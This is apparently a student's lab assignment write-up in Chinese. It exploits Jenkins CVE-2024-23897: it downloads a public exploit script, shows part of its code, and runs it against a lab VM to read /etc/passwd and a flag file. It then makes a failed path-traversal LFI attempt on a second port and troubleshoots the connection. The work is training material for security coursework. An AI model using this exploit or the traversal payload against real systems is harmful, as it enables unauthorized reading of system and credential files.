1001的教作業:

1. 讀取以下兩個檔案並截圖 [/etc/passwd
/flag.txt


△ 實作步驟

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://www.exploit-db.com/download/51993 -O CVE-2024-23897.py
--2025-10-15 02:58:20--  https://www.exploit-db.com/download/51993
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 4536 (4.4K) [application/txt]
Saving to: 'CVE-2024-23897.py'

CVE-2024-23897.py  100%[===================>]   4.43K  --.-KB/s    in 0s

2025-10-15 02:58:21 (38.8 MB/s) - 'CVE-2024-23897.py' saved [4536/4536]
```

1. 下載 exploit

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat CVE-2024-23897.py
# Exploit Title: Jenkins 2.441 - Local File Inclusion
# Date: 14/04/2024
# Exploit Author: Matisse Beckandt (Backendt)
# Vendor Homepage: https://www.jenkins.io/
# Software Link: https://github.com/jenkinsci/jenkins/archive/refs/tags/jen
kins-2.441.zip
# Version: 2.441
# Tested on: Debian 12 (Bookworm)
# CVE: CVE-2024-23897

from argparse import ArgumentParser
from requests import Session, post, exceptions
from threading import Thread
from uuid import uuid4
from time import sleep
from re import findall

class Exploit(Thread):
  def __init__(self, url: str, identifier: str):
    Thread.__init__(self)
    self.daemon = True
    self.url = url
    self.params = {"remoting": "false"}
    self.identifier = identifier
    self.stop_thread = False
    self.listen = False

  def run(self):
    while not self.stop_thread:
      if self.listen:
        self.listen_and_print()

  def stop(self):
    self.stop_thread = True

  def receive_next_message(self):
    self.listen = True

  def wait_for_message(self):
    while self.listen:
      sleep(0.5)
```

2. 確認下載



3. 找到靶機的 ip ⇒ 192.168.121.131

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 CVE-2024-23897.py -u http://192.168.121.131:8080 -p '/etc/passwd'
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
jenkins:x:110:110:Jenkins,,,:/var/lib/jenkins:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
root:x:0:0:root:/root:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

4. 執行 exploit, 並讀取 /etc/passwd

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 CVE-2024-23897.py -u http://192.168.121.131:8080 -p '/flag.txt'
FLAG{JENKINS_CVE-2024-23897}
```

5. 讀取 /flag.txt

1001 助教作業：

2. 找出並利用 http://192.168.121.131:5000/ 存在的 LFI 漏洞，並讀取 /flag.txt

△ 結果：

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 CVE-2024-23897.py -u http://192.168.121.131:5000 -p '/flag.txt'
Could not connect to the target to send the request.
```

⇒ 讀取失敗

△ 嘗試方法：

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 CVE-2024-23897.py -u http://192.168.121.131:5000 -p '/flag.txt'
Could not connect to the target to send the request.
```

1. 初次嘗試攻擊 ⇒ 失敗

```
┌──(kali㉿kali)-[~]
└─$ http://192.168.121.131:5000/
zsh: no such file or directory: http://192.168.121.131:5000/
```

2. 網路連線排查 ⇒ 失敗，被 shell 視為無效程式

```
C:\Users\user>curl http://192.168.121.131:5000/
curl: (28) Failed to connect to 192.168.121.131 port 5000 afte
r 21059 ms: Could not connect to server
```

3. 網路連線測試 ⇒ 失敗，連接被拒絕或逾時

```
C:\Users\user>ping 192.168.121.131

Ping 192.168.121.131 (使用 32 位元組的資料):
回覆自 192.168.121.131: 位元組=32 時間<1ms TTL=64
回覆自 192.168.121.131: 位元組=32 時間=1ms TTL=64
回覆自 192.168.121.131: 位元組=32 時間<1ms TTL=64
回覆自 192.168.121.131: 位元組=32 時間=1ms TTL=64

192.168.121.131 的 Ping 統計資料:
    封包: 已傳送 = 4，已收到 = 4，已遺失 = 0 (0% 遺失)
大約的來回時間 (毫秒):
    最小值 = 0ms，最大值 = 1ms，平均 = 0ms
```

4. 基礎連通性測試 ⇒ 成功，IP 可成功到達

```
┌──(kali㉿kali)-[~]
└─$ sudo netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:37729         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
tcp6       0      0 :::5000                 :::*                    LISTEN
```

5. 埠號監聽檢查 ⇒ 成功，確認服務在 5000 和 8080 埠監聽

```
┌──(kali㉿kali)-[~]
└─$ curl -m 5 -X POST 'http:/192.168.121.131:5000/index.php?file=../../../flag.txt'
curl: (28) Connection timed out after 5005 milliseconds
```

6. LFI 攻擊嘗試 ⇒ 失敗，5000 埠無法處理 LFI 請求

```
┌──(kali㉿kali)-[~]
└─$ pip install requests websocket-client
error: externally-managed-environment

× This environment is externally managed
╰─> To install Python packages system-wide, try apt install
    python3-xyz, where xyz is the package you are trying to
    install.

    If you wish to install a non-Kali-packaged Python package,
    create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.

    If you wish to install a non-Kali-packaged Python application,
    it may be easiest to use pipx install xyz, which will manage a
    virtual environment for you. Make sure you have pipx installed.

    For more information, refer to the following:
    * https://www.kali.org/docs/general-use/python3-external-packages/
    * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You ca
de this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
```

7. Python 環境排查

⇒ 失敗，遇到 Kali Linux 的 externally-managed-environment 錯誤